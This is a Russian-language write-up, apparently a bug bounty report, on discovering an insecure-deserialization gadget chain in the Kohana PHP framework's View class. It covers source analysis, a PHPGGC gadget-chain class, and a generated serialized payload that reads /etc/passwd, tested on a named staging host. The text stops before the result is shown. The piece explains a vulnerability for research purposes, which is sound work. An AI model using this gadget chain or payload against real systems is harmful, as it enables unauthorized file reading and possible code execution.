

```
ErrorException [ Warning ]: htmlspecialchars() expects parameter 1 to be string, array given

APPPATH/views/video3.php [ 8 ]
3  <head>
4      <title><?php echo $video['title'];?></title>
5      <meta http-equiv="content-type" content="text/html; charset=utf-8">
6      <meta property="og:url" content="<?php echo 'http://youtube.com/watch?v='.$vid?>">
7      <meta property="og:title" content="<?php echo htmlspecialchars($video['title']);?>">
8      <meta property="og:description" content="<?php echo htmlspecialchars($video['description']);?>">
9      <meta property="og:image" content="<?php echo htmlspecialchars($video['thumbnail_hq']);?>">
10     <meta property="og:type" content="video">
11     <meta property="og:video:url" content="<?php echo $video['video_url'];?>">
12     <meta property="og:video:secure_url" content="<?php echo $video['video_secure_url'];?>">
13     <meta property="og:video:iframe" content="<?php echo $video['video_url'];?>" />

1. {PHP internal call} » Kohana_Core::error_handler(arguments)
2. APPPATH/views/video3.php [ 8 ] » htmlspecialchars(arguments)
3. SYSPATH/classes/kohana/view.php [ 61 ] » include(arguments)
4. SYSPATH/classes/kohana/view.php [ 343 ] » Kohana_View::capture(arguments)
5. SYSPATH/classes/kohana/view.php [ 228 ] » Kohana_View->render()
6. APPPATH/classes/controller/video.php [ 188 ] » Kohana_View->__toString()
7. APPPATH/classes/controller/video.php [ 34 ] » Controller_Video->html_output(arguments)
8. {PHP internal call} » Controller_Video->action_index(arguments)
9. SYSPATH/classes/kohana/request/client/internal.php [ 132 ] » ReflectionMethod->invokeArgs(arguments)
10. SYSPATH/classes/kohana/request.php [ 1152 ] » Kohana_Request_Client_Internal->execute(arguments)
11. DOCROOT/index.php [ 115 ] » Kohana_Request->execute()

Environment

Included files (227)
Loaded extensions (56)
$_GET
$_SERVER
```


```
Environment

Included files (227)
DOCROOT/index.php
DOCROOT/antibot.php
/var/www/sentry/vendor/autoload.php
/var/www/sentry/vendor/composer/autoload_real.php
/var/www/sentry/vendor/composer/ClassLoader.php
/var/www/sentry/vendor/composer/autoload_static.php
```

Как я и думал, там присутствовал скрипт автозагрузки Composer. Среди подгруженных файлов я выделил несколько потенциально полезных при десериализации:


- Guzzle (`/var/www/sentry/vendor/guzzlehttp/...`)
- Swift Mailer (`MODPATH/email/vendor/swiftmailer/...`)
- Symfony (`/var/www/sentry/vendor/symfony/...`)
- Mustache (`MODPATH/kostache/vendor/mustache/...`)
- Sentry (`/var/www/sentry/vendor/sentry/...`)

Я знал, что в PHPGGC есть несколько цепочек гаджетов для Guzzle, Swift Mailer и Symfony. После того как я сгенерировал и протестировал нагрузки на **`api-stage.seedr.ru`**, появились новые ошибки. Например, попытка с нагрузкой для Guzzle вернула ошибку «FnStream never should be unserialized». Это указывало на то, что скрипт использовал уже исправленную версию.


```
    /**
     * An unserialize would allow the __destruct to run when the unserialized value goes out of scope.
     *
     * @throws \LogicException
     */
    public function __wakeup(): void
    {
        throw new \LogicException('FnStream should never be unserialized');
    }
```


Swift Mailer и Symfony не сработали вообще, а анализ кода Mustache и Sentry на GitHub также не принес никаких плодов, так что сторонние библиотеки меня не выручили. Пришло время погрузиться в Kohana.

Поиск магических методов, таких как **`__wakeup()`**, **`__destruct`**, **`__toString()`**, в репозитории Kohana оказался безрезультатным.




We couldn't find any code matching '__destruct' in kohana/kohana
You could search all of GitHub or try an advanced search.

Но в этом репозитории есть каталог **`system`**, который на самом деле является отдельным репозиторием Kohana Core.




```
enov Track latest submodules commits          ✓ 98674c6 on Jul 25, 2016   1,269 commits
application      Help to define Cookie::$salt in bootstrap   8 years ago
modules          Track latest submodules commits              6 years ago
system @ bdbe81a Track latest submodules commits              6 years ago
```



```
enov Bump version to 3.3.6            ✓ bdbe81a on Jul 25, 2016   2,683 commits
classes      Bump version to 3.3.6                                                  6 years ago
config       Merge pull request #683 from kohana/3.3/bug/remove-version-from-ed...  6 years ago
guide/kohana Security patch for HTTP_HOST: throw exception when invalid or untrusted 7 years ago
i18n         Whitespace, spacing, and alignment cleanup                             10 years ago
```

Попробуем поискать магические методы уже в этом репозитории. Для **`__destruct()`**, **`__wakeup()`** результатов почти нет, но результаты для **`__toString()`** обнадеживают.



11 code results in kohana/core or view all results on GitHub

classes/Kohana/Session/Cookie.php

```
	 * @return  bool
	 */
	protected function _write()
	{
		return Cookie::set($this->_name, $this->__toString(), $this->_lifetime);
```

PHP Showing the top match Last indexed on Apr 20, 2021

classes/Kohana/Log/Writer.php

```
	 * Allows the writer to have a unique key when stored.
	 *
	 *     echo $writer;
	 *
	 * @return  string
	 */
	final public function __toString()
```

PHP Showing the top match Last indexed on Apr 20, 2021

classes/Kohana/View.php

```
	 * @uses    View::render
	 */
	public function __toString()
	{
		try
		{
			return $this->render();
		}
		catch (Exception $e)
```

Я бегло просмотрел результаты, и файл `classes/Kohana/View.php`, а также его функция `render()` сразу же привлекли мое внимание.

Должен сказать, что в прошлом у меня был небольшой опыт бэкенд-разработки. Я написал несколько проектов на Laravel и уже был знаком с паттерном MVC (model — view — controller). Для рендеринга шаблонов и представлений в Laravel используется движок Blade. Поскольку такие движки обычно загружают шаблоны, я предположил, что смогу как-то передать в функцию свой собственный файл или контент.

Давай внимательно рассмотрим функцию **`render()`**:

```
public function render($file = NULL)
{
    if ($file !== NULL)
    {
        $this->set_filename($file);
    }

    if (empty($this->_file))
    {
        throw new View_Exception('You must set the file to use
within your view before rendering');
    }

    // Combine local and global data and capture the output
    return View::capture($this->_file, $this->_data);
}
```

Функция **`render()`** принимает один аргумент под названием **`$file`**, а затем вызывает функцию **`capture()`**.

```
protected static function capture($kohana_view_filename, array
$kohana_view_data)
{
    // Import the view variables to local namespace
    extract($kohana_view_data, EXTR_SKIP);

    if (View::$_global_data)
    {
        // Import the global view variables to local namespace
        extract(View::$_global_data, EXTR_SKIP | EXTR_REFS);
    }

    // Capture the view output
    ob_start();

    try
    {
        // Load the view within the current scope
        include $kohana_view_filename;
    }
    catch (Exception $e)
    {
        // Delete the output buffer
        ob_end_clean();

        // Re-throw the exception
        throw $e;
    }

    // Get the captured output and close the buffer
    return ob_get_clean();
}
```

Как сказано в комментарии, функция **`capture()`** объединяет локальные и глобальные переменные и фиксирует вывод. Она принимает два аргумента: **`$kohana_view_filename`** и **`$kohana_view_data`**. Ты, вероятно, уже заметил функцию, которой потенциально можно злоупотребить при десериализации:

```
{
 // Load the view within the current scope
 include $kohana_view_filename;
}
```

Функция **`include()`**! Это уже попахивает LFI и RCE. Но есть ли у нас контроль над **`$kohana_view_filename`**?

Оказывается, да! Мы можем передать его в качестве аргумента в функцию **`__construct()`** во время создания объекта **`View`**:

```
public function __construct($file = NULL, array $data = NULL)
{
    if ($file !== NULL)
    {
        $this->set_filename($file);
    }

    if ($data !== NULL)
    {
        // Add the values to the current data
        $this->_data = $data + $this->_data;
    }
}
```

В тот момент у меня выполнялись все условия для успешной эксплуатации небезопасной десериализации:

- я контролировал входные данные;
- у меня был магический метод `__toString()` класса `View` с полезной функцией `include()`;
- класс `View` был загружен.

Бинго!


ВСЁ ВМЕСТЕ

Через некоторое время я создал гаджет и цепочку для PHPGGC локально, которые позже были добавлены в основной репозиторий:


```
<?php

namespace GadgetChain\Kohana;

class FR1 extends \PHPGGC\GadgetChain\FileRead
{
    public static $version = '3.*';
    public static $vector = '__toString';
    public static $author = 'byq';
    public static $information = 'include()';

    public function generate(array $parameters)
    {
        return new \View($parameters['remote_path']);
    }
}
```

```
<?php

class View
{
    protected $_file;

    public function __construct($_file) {
        $this->_file = $_file;
    }
}
```

Затем я просто запустил PHPGGC и получил следующий сериализованный объект.


```
┌──(kali㉿kali)-[~/Tools/phpggc]
└─$ ./phpggc Kohana/FR1 /etc/passwd
O:4:"View":1:{s:8:"*_file";s:11:"/etc/passwd";}
```


Я разместил нагрузку на контролируемом сервере и отправил запрос. Результат показан на следующем скриншоте.



